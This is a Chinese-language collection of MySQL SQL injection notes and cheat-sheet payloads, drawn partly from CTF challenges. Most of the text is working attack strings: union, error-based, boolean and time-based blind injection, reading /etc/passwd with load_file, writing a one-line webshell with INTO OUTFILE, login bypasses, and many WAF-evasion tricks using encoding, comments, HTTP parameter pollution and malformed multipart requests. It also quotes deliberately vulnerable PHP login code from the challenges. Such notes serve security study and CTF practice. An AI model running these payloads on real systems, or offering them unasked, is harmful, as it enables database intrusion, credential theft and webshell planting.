0x00Mysql 基础知识

权限分配

http://drops.wooyun.org/%E8%BF%90%E7%BB%B4%E5%AE%89%E5%85%A8/16067

```
SELECT

[ALL | DISTINCT | DISTINCTROW ]

  [HIGH_PRIORITY]

  [STRAIGHT_JOIN]

  [SQL_SMALL_RESULT] [SQL_BIG_RESULT] [SQL_BUFFER_RESULT]

  [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS]

select_expr [, select_expr ...]

[FROM table_references

[WHERE where_condition]

[GROUP BY {col_name | expr | position}

  [ASC | DESC], ... [WITH ROLLUP]]

[HAVING where_condition]

[ORDER BY {col_name | expr | position}

  [ASC | DESC], ...]

[LIMIT {[offset,] row_count | row_count OFFSET offset}]

[PROCEDURE procedure_name(argument_list)]

[INTO OUTFILE 'file_name' export_options

  | INTO DUMPFILE 'file_name'

  | INTO var_name [, var_name]]

[FOR UPDATE | LOCK IN SHARE MODE]]
```

1.注释符

```
#
/*
--

-- -

--+

//

/**/

/*letmetest*/

;%00

比如 select * from users where id =1 /*!union /**/ all*/ /*!select */ 1,1,1;

然后变形一下

select * from users where id =1 /*!union  all /*!select */ 1,1,1;

select * from users where id =1 /*!union all /*!select */ 1,1,1;

select * from users where id =1 /*!union*//**/all/**//*!select */ 1,1,1;

select * from users where id =1 /*!union/**/all/**//*!select */ 1,1,1;

就是/*!中间*/ 中间的位置都可以加 sql 语句  绕过一些 waf 可以多加/**/几个 sql 语句之间
```

2.过滤空格注入使用+ - `` ~ @`` .1 ‘ “ {}

使用/**/或()或+代替空格，/*%a0*/ /*%e0*/ 里面放中文的编码

```
%0c = form feed, new page
%09 = horizontal tab
%0d = carriage return
%0a = line feed, new line

比如  ``里面判断的值是字段   @@version  显示版本号  select(1)等功能的使用

select * from users where id =0e8union(select+1,(select+user()),1);

select * from users where id =1 union(select+1,(select{x username}from{x users}where{x id=1}),1);

select @@version;

select * from users where id =.1union/*.1*/select 1,database(),1;
```

3.多条数据显示

```
concat()
group_concat()
concat_ws()
```

4.相关函数

```
system_user() 系统用户名
user() 用户名
current_user 当前用户名
session_user()连接数据库的用户名
database() 数据库名
version() MYSQL 数据库版本
load_file() MYSQL 读取本地文件的函数

select load_file('/etc/passwd') 读取文件


@@datadir 读取数据库路径
@@basedir MYSQL 安装路径
@@version_compile_os 操作系统 Windows Server 2003

ascii('a')    //显示 'a' 的 ascii 的值

substring('abc',1,1)  //截取'abc'的字母第一个参数 1 表示序号，第二个表示截取几个

if(1,2,1)  //第一个为真，则执行第二个否则执行第三个

mid('abc',1,1) //类似 substring  截取字符第一个表示位置，第二个截取多少个

left(version(),1)

reverse(right(reverse(version()),1))

rpad(version(),1,1)

password like "" //password=admin  遍历下去

select * from users where id=1 and (mid(password,1,1) like 'a');

select * from users where id=1 and (mid(password,2,1) like 'd');

过滤逗号

Limit 1 offset 0
```

```
Mid(version() from 1 for 1)
```

5.注入的技巧

1，直接上测试语句，看显示内容，报错就闭合，没有变就测试盲注

2，判断不同点

3，判断 sql 语句

4，闭合 sql 语句

5，看执行的状态个页面的不同之处

6.get 型的注入，我们传入的注入语句，需要加 url 编码，比如 id=1+1 会爆 sql 语句错误，

但是 id=1%2b1 就能成功执行

7.or 和 and 的优先级 and 比 or 的优先级大

0x01Mysql 联合查询注入

过滤 union+select+from 可以使用 select from+union

比如：select * from users where id=1|@pwd:=(select username from users where id=1) union select 1,@pwd,1;

```
mysql> select @p:=1 union select @p+1;
+-------+
| @p:=1 |
+-------+
|     1 |
|     2 |
+-------+
2 rows in set (0.00 sec)
```

1.猜字段数(使用联合查询 union select 的字段必须与前一个语句的字段数相同)

```
order by 10          //二分法测试
```

2.查询数据库

```
and 1=2 union select 1,schema_name,3,4 from information_schema.schemata limit 1,1/*

and 1=2 union select 1,group_concat(schema_name),3,4 from information_schema.schemata/*
```

这里首先 and 1=2 先报错显示，类似的 还有 id=-1 id=1’ ……

3.查询表名

```
and 1=2 union select 1,2,3,4,table_name,5 from information_schema.tables where table_schema=数据库的 16 进制编码 limit 1,1/*

and 1=2 union select 1,2,3,4,group_concat(table_name),5 from information_schema.tables where table_schema=数据库的 16 进制编码/*
```

4.查询字段

```
and 1=2 union select 1,2,3,4,column_name,5,6,7 from information_schema.columns where table_name=表名的十六进制编码 and table_schema=数据库的 16 进制编码 limit 1,1/*

and 1=2 union select 1,2,3,4,group_concat(column_name),5,6,7 from information_schema.columns where table_name=表名的十六进制编码 and table_schema=数据库的 16 进制编码/*
```

5.查询数据

```
and 1=2 union select 1,2,3,字段 1,5,字段 2,7,8 from 数据库.表/*
```

6.判断是否具有读写权限

```
and (select count(*) from mysql.user)>0/*

and (select count(file_priv) from mysql.user)>0/*
```

7.mysql 读取写入文件

必备条件：

读：file 权限必备

写：1.绝对路径 2.union 使用 3. 可以使用''

mysql3.x 读取方法

create table a(cmd text);

load data infile 'c:\\xxx\\xxx\\xxx.txt' into table a;

select * from a;

mysql4.x 读取方法

除上述方法还可以使用 load_file()

create table a(cmd text);

insert into a(cmd) values(load_file('c:\\ddd\\ddd\\ddd.txt'));

select * from a;

mysql5.x 读取方法

上述两种都可以

读取文件技巧：

load_file(char(32,26,56,66))

load_file(0x633A5C626F6F742E696E69)

----------写----------

into outfile 写文件

union select 1,2,3,char(这里写入你转换成 10 进制或 16 进制的一句话木马代码),5,6,7,8,9,10,7 into outfile 'd:\web\90team.php'/*

union select 1,2,3,load_file('d:\web\logo123.jpg'),5,6,7,8,9,10,7 into outfile 'd:\web\90team.php'/*

0x01 mysql 一般注入(insert、update)

mysql 一般请求 mysql_query 不支持多语句执行，mysqli 可以。

insert 注入多使用报错注入!

1.如果可以直接插入管理员可以直接使用!

insert into user(username,password) values('xxxx','

xxxx'),('dddd','dddd')/* ');

2.如果可以插入一些数据 ,这些数据会在网页中显示 ,我们可以结合 xxs 和 csrf 来获取 cookies 或 getshell

比如

mysql> insert into users(username) values ('231234' AND (SELECT * FROM (SELECT(SLEEP(5)))QQRC) AND 'Zkkp'='Zkkp');
Query OK, 1 row affected, 1 warning (5.00 sec)
mysql> insert into users(username) values ('231234' AND(select(sleep(4))) and 'Zkkp'='Zkkp');
Query OK, 1 row affected, 1 warning (4.00 sec)
这两条 sql 语句都能执行，但是题目 http://ctf5.shiyanbar.com/web/wonderkun/
第二条缺不能执行

X-Forwarded-For: '+sleep(5) and 'Zkkp'='Zkkp 这样也可以 发现逗号被过滤
就不能 if + sleep 判断了
这里我们使用
select case when (条件) then 代码 1 else 代码 2 end

insert into client_ip (ip) values ('ip'+(select case when (substring((select user()) from 1 for 1)='e') then sleep(3) else 0 end)); --第一种 payload

insert into client_ip (ip) values ('ip'+(select case when (substring((select user()) from -1)='t') then sleep(3) else 0 end)); --第二种 payload

另一种绕过逗号的方式
select id,ip from client_ip where 1>2 union select * from ((select user())a JOIN (select version())b); --这个用于 union 查询的注入

update 注入同上

0x03 mysql 报错注入

报错注入，sql 语句显示

If($row) 判断为假，执行 else 中的语句，执行 mysql_error();函数显示 sql 错误语句

select * from users where id =1 and EXP(~(select * from(select user())a));　这样语句也可以报错。

使用 join as 报错注入　使用 update

As　的语法比如 select 1 as user　字段显示 user 内容是 1

Join　有 left join right join　full join　类似的跨表联系查询

select * from users left join (select 1 from dual where updatexml(1,concat(0x7e,database(),0x7e),1))`b` on users.id=1;

语句的大概意思是：左边显示 user 表的信息　join 显示在右边，是根据 where 的语句和左边的内容来匹配信息

比如 sql 语句这样

```
$sql="update `{$table}`
    set `username`='admin'
    where id =1";
```

我们可控 $table　字段

构造

update `users` join (select updatexml(1,concat(0x23,user(),0x23),1))b join `users` `b ` set `username`='admin' where id =1

update users join (select updatexml(1,concat(0x23,user(),0x23),1))b set username='ssss' where id=18;

update users join (select updatexml(1,concat(0x23,user(),0x23),1))b join users b set username='ssss' where id=18;

报错注入

实例一、iscc 北理 web1

代码：

```
<html>
<head>
Masel's secure site
</head>
<body>

<a href="setup-db.php">重置数据库</a>
```

```php
<?php
include("auth.php");
$servername = $host;
$username = $dbuser;
$password = $dbpass;
$database = $dbname;

error_reporting(0); //参数设置为 0 禁止显示错误报告
if($_POST["user"] && $_POST["pass"]) {
	$conn = mysqli_connect($servername, $username, $password,
$database);
	if ($conn->connect_error) {
		die("Connection failed: " . mysqli_error($conn));
}
$user = $_POST["user"];
$pass = $_POST["pass"];

$sql = "select user from user where pw='$pass'";
//echo $sql;
$query = mysqli_query($conn,$sql);//连接数据库和查询数据
if (!$query) {
	printf("Error: %s\n", mysqli_error($conn));
	exit();
}
$row = mysqli_fetch_array($query);//查询的数据以数组的形式输出
//echo $row["pw"];
if ($row[user]){
	if ($row[user] == "flag" && $user=="flag") {
		echo "<p>Logged in! Flag: ****************** </p>";
	}
	else{
		echo "<p>Password is right, but it's not for the flag
</p>";
	}
}
else {
    echo("<p>Wrong password!</p>");
  }
}
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
```

```
</form>
</body>
<a href="index.php.txt">Source</a>
</html>
```

直接：user=flag&pass=' or updatexml(1,concat(0x7e,(select pw from user limit 1,1)),0)# '

西电 web50 签到

uname=admin'/**/aandnd/**/updatupdatexmlexml(1,concat(0x7e,(selselectect/**/passwd/**/from/**/users/**/limit/**/0,1)),1)/**/#&passwd=212&submit=Submit

报错

不能跨表

uname=admin'/**/aandnd/**/updatupdatexmlexml(1,concat(0x7e,(selselectect/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database())),1)/**/#&passwd=212&submit=Submit

然后出现

SELECT command denied to user 'denverb'@'localhost' for table 'tables'

没有权限 这个自行设置一下

0x03 mysql 一般盲注

数字型和字符型注入

语句

字符型： $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";

数字型：$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";

有无被引号包括起来

然后测试发现

select * from users where id =("1'");

select * from users where id =('1"'); 这样的语句可以查询结果

但是这种就不行

select * from users where id =("'1'"); 没有结果显示

所以在测试单引号的时候就会发现，输入一个单引号或者双引号时，并没有发现显示 sql 语句错误，这是一种情况，或者就是盲注。

盲注语句

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

       if($row)
       {
       echo '<font size="5" color="#FFFF00">';
       echo 'You are in..........';
       echo "<br>";
       echo "</font>";
       }
```

不显示查询得内容然(只显示 sql 语句执行成功后的内容，自己定内容)后和 sql 语句错误的信息。

使用 ascii

AND ascii(substring((SELECT password FROM users where id=1),1,1))=49

使用正则表达式

and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[a-n]' LIMIT 0,1)

```
payloads=ss+"and"+ss+"(ascii(substring((selselectect(context)frofromm(content)),%s,1))=%s)" % (i,j)  #跑出记录


#payloads=ss+"and"+ss+"(ascii(substring((selselectect(selselectect(group_concat(column_name))frofromm(information_schema.columns)where(table_name=0x636F6E74656E74))),%s,1))=%s)" % (i,j) #爆出字段 id contet


#payloads=ss+"and"+ss+"(ascii(substring((selselectect(selselectect(group_concat(table_name))frofromm(information_schema.tables)where(table_schema=database()))),%s,1))=%s)" % (i,ord(j))  #爆出表


 data ="and (ascii(substring(database(),%s,1))=%s)"  数据库
```

0x04 mysql 时间盲注

1170 union select if(substring(current,1,1)=char(11),benchmark(5000000,encode('msg','by 5 seconds')),null) from (select database() as current) as tbl

UNION SELECT IF(SUBSTRING(Password,1,1)='a',BENCHMARK(100000,SHA1(1)),0) User,Password FROM mysql.user WHERE User = 'root'

布尔型的盲注　order by 之后的注入

Order by 排序 后面跟数字的时候，是你查询语句涉及到几个字段数字要小等于查询的字段数，比如 order by 2;就是对第二个字段排序

具体语句测试 实例

where id=1 order by cast(id as decimal), if(1,1,0)#

select * from users order by cast(user as decimal),if(1,sleep(2),2);

然后直接条件判断

http://120.27.145.45/index.php?action=view&mod=index&by=age`%20AS%20DECIMAL),if(1,(select%20sleep(10)),2)%23&1460888807

没有此字段的盲注

比如 users 表中没有 id 字段

Sql 语句是这样的$q=@mysqli_fetch_array(mysqli_query($conn,"select * from users where id='$_GET[id]'")) or die("Nothing.");

也就是不管我们输入不输入此语句都有错，但是我们怎么注入呢

select * from users where rd=1 or (select * from (select(sleep(3)))users);

可以使用此方法

0rder by 注入

http://www.cnblogs.com/icez/p/Mysql-Order-By-Injection-Summary.html

0x05 mysql 布尔型注入

注：在注入过程中注入的类型不一样比如：数字型注入、字符型注入

使用的猜解语句就不一样

比如这里 security users 表查询 select * from users where id ='1\''报错

但是 dvwa users 表查询 select * from users where user_id='1\''是可以成功查询的

可能的原因是表的结构编码(未证实)

数字型：and 1=1 and 1=2 判断是否存在注入
字符型：' and '1'='1 ' and '1'='2
搜索型： 关键字%' and 1=1 and '%'='% 关键字%' and 1=2 and '%'='%

实例：http://ctf5.shiyanbar.com/web/index_3.php?id=1

首先 fuzzing 一下，发现 ’ 什么的能触发 sql 错误

然后闭合 id=1%’ --+

然后继续分析

```
http://ctf5.shiyanbar.com/web/index_3.php?id=1’ and (ascii(mid((select ifnull(cast (flag as char),1) from flag limit 0,1),1,1))=102)--+
```

这样的能测试出数据 显示 Hello！

然后这种的不能显示 Hello！

```
http://ctf5.shiyanbar.com/web/index_3.php

?id=1’ and (ascii(mid((select flag from flag limit 0,1),1,1))=102)--+
```

使用联合查询

id=1' AND (sleep(5)) AND 'udDw'='udDw 也是编码的问题bool型的注入

id=1' AND (sleep(5)) #

```
id=-4166’ UNION ALL SELECT NULL,NULL,CONCAT(0x7e,IFNULL(CAST(DATABASE() AS CHAR),0x20),0x7e)-- -    遍历出数据库名类推表、字段、记录
```

0x06 mysql 数据库版本特性

1. mysql5.0 以后 information.schema 库出现

2. mysql5.1 以后 udf 导入 xx\lib\plugin\ 目录下

3.mysql5.x 以后 system 执行命令

Md5 注入和密码注入

ffifdyop 进行 md5 加密 闭合语句

密码注入就是使用查询语句来实现一些验证

比如

```
$user = $_POST[user];

$pass = md5($_POST[pass]);

$sql = "select pw from php where user='$user'";
$query = mysqli_query($conn,$sql);
if (!$query) {
printf("Error: %s\n", mysqli_error($conn));
exit();
}
$row = mysqli_fetch_array($query);
//echo $row["pw"];
if (($row[pw]) &amp;&amp; (!strcasecmp($pass, $row[pw]))) {
echo "&lt;p&gt;Logged in! Key: ################################
 &lt;/p&gt;";
}
else {
echo("&lt;p&gt;Log in failure!&lt;/p&gt;");
}
}
```

一开始考虑 strcasecmp 函数那有问题，众所周知，php 的比较是个坑，因为 php 是弱类型，所以比较容易出问题，考虑是否其中一个参数为数组，$pass 为 md5 之后的结果，只能是字符串，$row 本身是查表返回跟用户名匹配的密码，所以它要么是空，要么是一个 array(“pw”=>”xxxx”)的结构，也没有成为数组的可能，同时 if 中的第一个判断条件也杜绝了$row 为 NULL 的情况，后来想到应该是 sql 查询出了问题，但是始终不知道应该怎么利用，赛完经过提示，此处是利用 union select（之前对 union 的认识有误区），payload: user=’ union select

‘202cb962ac59075b964b07152d234b70’#&pass=123 （前面是对 123 的 md5）

注：mysql> select * from users where id='' union select 1,2,3;

+----+----------+----------+

| id | username | password |

+----+----------+----------+

| 1 | 2 | 3 |

+----+----------+----------+

使用联合查询直接返回的数据是我们自己传入的字符串

mysql> select * from users where id='' union select "weqwe","wewewew","qweqweq";

这个字段类型一样就 ok

然后测试的是 表中只有一条记录

mysql> select * from test;

+----------+----------------------------------+

| username | passwd |

+----------+----------------------------------+

| admin | c12366feb7373bf6d869ab7d581215cf |

+----------+----------------------------------+

1 row in set (0.00 sec)

然后测试

mysql> select(passwd) from test;

+----------------------------------+

| passwd |

+----------------------------------+

| c12366feb7373bf6d869ab7d581215cf |

+----------------------------------+

1 row in set (0.00 sec)

这里就就直接插叙此表中的字段

然后直接注入密码要测试

select * from test where username='admin'=(select(mid((select(passwd)from test),2,1)='1'));

让 admin 后=号后的值返回的值是 1，整个语句就能查询到数据

然后如果过滤了,就不能使用这种格式了需要

uname=admin'=(select(select(mid(passwd%a0from%a032))from%a0admin)='f')='1'='1&passwd=12121

使用 substring 也是一样的

最后闭合使用=号闭合

```
select * from    test where username='admin'='1'='1';
```

udf 提权

手工测试语句

手注判断过程

1.页面的显示不同

正常显示

比如 id=1，页面正常显示（说明 sql 语句正常执行，且有数据返回）

没有显示

比如 id=1000，页面没有数据（说明 sql 执行，但是没有数据返回，返回为空）
比如 id=1 and 1=2 页面没有数据（说明 sql 执行，但是没有数据返回，返回为空）
比如 id=1’ 页面没有数据或者 sql 爆错（说明 sql 错误隐藏或者 sql 语句错误）

过滤显示

比如 id=1 and 1=1 页面显示过滤的一些提示符（说明关键字 and 或者空格或=被过滤）

盲注测试

比如 id =1 and(select(sleep(2))) 页面会延迟 2 秒加载完毕

注：主要的页面回显来判断，sql 执行的情况，好做进一步的深入，抓住正常的页面回显来判断

实例测试 http://ctf.08067.me/ web-sqlinject

$query="SELECT * FROM admin WHERE uname='".$uname."'"

一个登录框比如我们随便输入用户名和密码

输入 admin 123

页面会显示

Passwderror（说明这个是 sql 语句正常执行的情况）

输入 admin’ 123

页面显示 usernameerror （说明 username 字符有限制，或者 sql 正常执行但是未查到数据

再或者 sql 语句错误没有执行成功，没有闭合这个 sql 语句）
输入 admin’=’1’=’1
页面显示 passworderror 闭合了 sql 语句显示的和 admin 一样
（说明 sql 成功执行，之后的判断只要显示这个页面就能成功注入）
输入 admin’ and 1=’1
显示非法字符 illegal character!!@_@ 说明过滤了空格或者 and 或者都有，需要继续测试过滤的关键字

1.手工测试的时候关键字使用大小写测试语句

1.语句正确时，显示的内容

此时可以模糊测试，只要显示的内容与语句正确时的内容相同，说明我们模糊测试的语句被执行了
实例 iscc2016
比如我们输入 admin 显示密码错误，输入 user 显示 用户名错误
说明 admin 被检测出来正确，然后可以测试 admi’/**/’n 是否能替代空格
大概就能猜测出 sql 语句了

```
username=user' or '1'='1  ===> 密码错误
username=user' union select '1 ===> 期望返回:密码错误，实际返回 500
```

实例实验吧 sql-3 注入
Id=1 显示 Hello！ 说明正确的执行的 sql 语句
Id=1’ sql 语句报错
Id=1’ --+闭合语句

2.使用逻辑条件判断语句测试

例如：实验吧 简单的 sql 注入之 2
先知道页面的三种显示
1、 id=1 正常页面 2、id=1‘ 显示 SQLi detected 3、显示 sql 语句错误页面
清楚的知道 当页面和 1 的情况相同时才执行了我们 sql 语句
手工判断显示页面的不同 比如 id=-1 、 id=1 and 1=2 等

大概判断语句为 select name from user where id=’input’
逻辑 select name from user where id =1 union select 1 from user where ‘’=’’//主要是闭合**（适用联合查询）**
Select name from user where id =’1’ or/and exists (select name from user)
// exists (select name from admin) 可以判断当前数据库中是否 admin 这个表

select name from user where id=’1’ || `user`||’’||’’
//这里我们 使用这种闭合方式
而|| `user`||’’||’’ 表示`user` 表示当前表中是否有 user 这个字段 ||’’ 多个可以遍历出

当前表中的所有的记录

##############以上就是逻辑判断########

然后看题　发现那些被过滤可以测试 页面显示的是 SQLi detected　然后绕过
测试了一下发现空格、select 被过滤、() 被过滤
使用联合
Id=1'/**/union/*!select*/flag/*!from*/flag/*!where*/''='
出来 flag

多参数 sql 注入逻辑判断

http://172.16.10.135/test/test.php?word=l?nu&tongpeifu=?&sqltongpei=i&singleq=%27&doubleq=%22&backslash=\&null=%00

```
<?php
$s="abcd12345abcd";
$ss=str_replace("12345","\?Null",$s);
echo $ss;
echo "<br>";
$str="\?null";
$test=addslashes($str);
echo $test."</br>";
echo "############"."</br>";
if(isset($_GET['singleq'])){echo "'---->".addslashes($_GET['singleq']."<br>");}
if(isset($_GET['doubleq'])){echo "\"---->".addslashes($_GET['doubleq']."<br>");}
if(isset($_GET['backslash'])){echo "\\---->".addslashes($_GET['backslash']."<br>
");}
if(isset($_GET['null'])){echo "%00------>".addslashes($_GET['null']."<br>");}
$word=addslashes($_GET['word']);
$tongpeifu=addslashes($_GET["tongpeifu"]);
$sqltongpei=addslashes($_GET['sqltongpei']);
echo $word."<br>";
echo $tongpeifu."<br>";
```

```
echo $sqltongpei."<br>";

$result=str_replace($tongpeifu,$sqltongpei,$word);

echo "sql --query:"."select title from articles where title like '%{$result}%'"."<br>";

?>
```

思路是绕过 addslashes 函数使 ’ 单引号 逃逸出来
word=linux\%00%27union&tongpeifu=\%00%27&sqltongpei=sss 没有出现单引号
word=linux\%00%27union&tongpeifu=\0&sqltongpei=sss 单引号被转义
word=linux\%00%27union&tongpeifu=\0&sqltongpei=\ like '%linux\\\\'union%'
成对的\\ 单引号就逃逸出来了

##利用时间来检测注入点的存在##

Mysql 注入 检测 是否 存在注入 能否触发注入执行 sql 语句
比如

Updatexml 报错的长度为 32 位
select * from users where id =1 or updatexml(1,(concat(0x7e,(if(1,benchmark(5000000,sha1(1)),1)))),0)
不利用 select 判断 sql 语句是否执行
http://139.196.232.222:57000/inject.php?exp=\x27 or updatexml(1,(concat(0x7e,(if(1,benchmark(5000000,sha1(1)),1)))),0)\x23
然后可以
读文件
http://139.196.232.222:57000/inject.php?exp=\x27 or updatexml(1,concat(0,mid(load\x5ffile(0x2F746D702F636666323031362E747874),7,400)),1)\x23

直接不知道密码使用
username=' union select '0cc175b9c0f1b6a831c399e269772661' -- &password=a&commit=Login
绕过登录(场景能注入出 md5 的密码但是解密不出来)

一些特性过 waf

1. 检测 union select 之间的空格

```
使用%0a %0b-%0z  /*\~500001/*/    /*颜表情*/  /*a/a*/
/***/  a=/*--*/&
比如: ?index.asp?id=1 and 1=1 被杀
     ?index.asp?a=/*---*/&id=1 and 1=1

比如: ?id=123/*\~500001/*/union/*\~500001/*/select/*\~500001/*/1,2,3
```

(1)

(2) 使用 union/*%aa*/select 就是颜表情/*xxxx*/ 和/*!50000*/ 和 hackbar 中的编码

(3) 使用中文特性/*%e4*/ 只要是中文字符就 ok

(4) 由于 WAF 对敏感函数进行了检测，导致我们的 version() load_file()等函数无法使用，但由于是正则匹配，我们可以使用% 0b 进行轻松绕过，例如：version()% 0b (%和 0b 之间的空格并不存在)

(5) `version`() 等也是可以

(6) 获取服务器的配置信息，通过 id=instr(@@global.version,1)来获取 global 变量。@@global 过滤了 ascii substring 仍可以用 instr 盲注

(7) 当我们 POST 发送数据的时候可以改 Content-Type: text/xml;charset=utf-8 绕过 waf 拦截

(8) 关键字过滤 绕过方法

{ 大小写 双写 某字符编码(如 se%6Cect) 注释/*!select*/ /*!50001select*/

截断 SE%00LECT 检测向量法 se\nlect sel%0bect }

遇见这样的

```
function strip_sql($string) {
  $search                                                    =
  array("/union([[:space:]\/])/i","/select([[:space:]\/])/i","/update([[:space:]\/])/i","/replace(
  [[:space:]\/])/i","/delete([[:space:]\/])/i","/drop([[:space:]\/])/i","/outfile([[:space:]\/])/i","
  /dumpfile([[:space:]\/])/i","/load_file\(/i","/substring\(/i","/ascii\(/i","/hex\(/i","/ord\(/i",
  "/char\(/i");
  $replace                                                   =
  array('unio&#110;\\1','selec&#116;\\1','updat&#101;\\1','replac&#101;\\1','delet&#101;\\1
  ','dro&#112;\\1','outfil&#101;\\1','dumpfil&#101;\\1','load_fil&#101;(','substrin&#103;(','as
  ci&#105;(','he&#120;(','or&#100;(','cha&#114;(');
  return is_array($string) ? array_map('strip_sql', $string) : preg_replace($search, $replace,
  $string);
  }
```

可以使用/*!50001select*/ 进行绕过

id=1 && ORD(substr((select`flag`from`flag`),2,1))=107　小数点绕过 url 编码

https://www.90sec.com/2016/06/20/390.html

使用 mysql 的转义　select * from users where username='Dumb\' and pass=' or 1=1;

(9) Mysql 管道符的使用

select 'admin'OR'a'='a/admin'OR'a'='a';　为真

select '1'or'1'='1//' or '1'='1';　为真

只要有一个 or 后面的表达式正确　整个就为真

例子

```
$query="SELECT * FROM admin WHERE uname='".$uname."'";
```

未过滤的字符 ( ) ‘ = select from where

难点 注释符没有 需要闭合 逗号

姿势：select pass from admin where user=’-1’=’1’=’0’;

具体见

http://momomoxiaoxi.com/2016/11/01/SWPU/

（10） 在一些关键字绕不过去的情况下 可以把 GET 变为 POST 进行绕过防护

%特性：

Asp+iis 的环境中，当我们请求的 url 中存在单一的百分号%时，iss+asp 会将其忽略掉，利用这一特性能过一些 waf

比如这样

Id=1’ union se%lect user fr%om user

%u 特性

Iis 支持 unicode 的解析，当我们请求的 url 存在 unicode 字符串的话 iis 会自动将其转换

比如 s%u0065lect->select

s%u00f0lect->select　字母 e 存在不同的 unicode 编码　其他的字母类似

mysql+url 编码的一些特性


mysql 自带编码

比如%f0　url 解码为 ð 然后 mysql> selðct 1　这个符号 ð 却成了 e　然后 mysql 愉快的执行了

畸形协议&请求

Asp/asp.net

在解析请求的时候，允许 application/x-www-form-urlencoded 的数据提交方式，不管是 GET 还是 POST，都是可以正常接收，过滤 GET 请求时如果没有对 application/x-www-form-urlencoded 提交的数据方式进行过滤，就会导致任意的注入



Php+apache:

1. 我们可以任意更改发送的方式不仅仅是 get post 等字符串　任意的都可以
2. Php 解析器在解析 multipart 请求的时候，它以逗号作为边界，只取 boundary，而普通解析器接受整个字符串。所以，如果没有按照正确规范的话，就会出现这么一个情况：首先填充无害的 data，waf 将其视为了一个整体请求，其实包含我们构造的恶意语句。

   ----------,xxxx

   Content-Disposition: form-data; name="upfile"; filename="xform.gif"

   GIF89a

   Content-Disposition: form-data; name="id"

   在 Content-Disposition:下行的内容中构造注入语句

   1’ union select 1,database(),1-- -

此姿势还可以针对一些上传 waf 的绕过，大小写 form-data 前面填多个空格等

HPP

HPP 是指 HTTP 参数污染 HTTP Parameter Pollution。当查询字符串多次出现同一个 key 时，根据容器不同会得到不同的结果。

假设提交的是：id=1&id=2&id=3

Asp.net+iis:id=1,2,3

Asp+iis: id=1,2,3

Php+apache:id=3

实例请参考 p 牛的审计案例

各种编码变形过拦截 webshell 请求

比如 unlencode base64 json binary querystring htmlencode Unicode

Php serialize 序列化

Fuzzing 编码
待总结.....

挑战一下这只防火墙，发现比代理防火墙脆弱一些，嘻嘻嘻，开工。

有些函数被防火墙拦截，直接返回 CONNECTION_ABORED,这点不好，大多数可以用 反单引号+函数名+反单引号+() 绕过之

然后我又陷入了窘境。 information_schema.schemata information_shema[*]. 这一段竟然在防火墙 黑名单，也就是出现 information_schema，无论后头还有啥，总之是不能有.了

呵呵哒

估计是有绕过办法，但显然超出我的能力范围~

不能查询表名，只能猜表名了，猜了几个注入点，都不对，最终猜到一个，老天开眼啊！

最后有 payload

```
id=2222.0and%20(select`password`from(user)%20limit%201)like("ce13e012c61d9db6253b4d2e%")
```

这网站还总是挂，花了半小时才猜出来一整串 MD5，查询之，发现明文。

连接查询

http://0cx.cc/some_tips_with_mysql.jspx

具体过滤绕过

1.过滤　空格 and or　||　没有办法使用这种方法去闭合　‘　（逗点）

　　可以使用最后使用

uname=admin'=(select(select(mid(passwd%a0from%a032))from%a0admin)='f')='1'='1

SELECT * FROM admin WHERE uname='uname'=(select(1)from(admin)where('1')=('1'))='';

2. 过滤了（其它类型的注入）然后又过滤了 benchmark，sleep

   还想使用盲注使用 heavy query

   用到一些消耗资源的方式让数据库的查询时间尽量变长，而消耗数据库资源的最有效的方式就是让两个大表做迪卡尔积，这样就可以让数据库的查询慢下来，而我最后找到系统表 information_schema.columns 数据量比较大，可以满足我的要求

   select count(*) from information_schema.columns, information_schema.columns T1,information_schema.columns T2　执行的时间就会放慢，满足我们的注入判断要求

3. 过滤 ，号　没有办法使用 mid　sustring 逐位注入但是

   substring 提供了另一个用法：SUBSTRING(str FROMpos FOR len)

   select substring(password from 1) from users;　from 是从后往前显示的从 1 开始就是从末尾显示到第一位

4. 3232

登录框的密码注入

select * from users where id =1 ||(password like 'Dumb');

select * from users where id =1 and (substr(password,1,1) like 'D'); 逐一猜解

类似的

select * from users where id =1 and ascii(substr(password,1,1))=68;

select * from users where id =1 or password regexp "^[Dsg]";

http://snowwood.github.io/writeup/2016/06/05/%E5%8D%97%E9%82%AECTF%E7%9A%84Writeup　登录框

mysql 也是弱类型语言比如’a’+1=1　字符型与整形相加，字符型为 0 然后在与整形相加

比如

mysql> select * from users where id =61;

+----+----------+----------+

| id | username | password |

+----+----------+----------+

| 61 | wqeqwe　| | |

+----+----------+----------+

mysql> select * from users where id ='a'+61; 结果一样
所以在判断登录的时候 只要闭合 条件为真就 ok 了
还可以 select ''=''; 也为真
比如 select * from users where username='adsa'='';
数据库中并没有 adsa 这个用户所以前面的等号=’adsa’ 为 0
然后 0=’’ 0 等于空 返回为真所以输出所有的用户

当过滤() 括号，password like 说明 mysql 的函数基本上不能用了
然后利用此方法注入出 admin 的 password
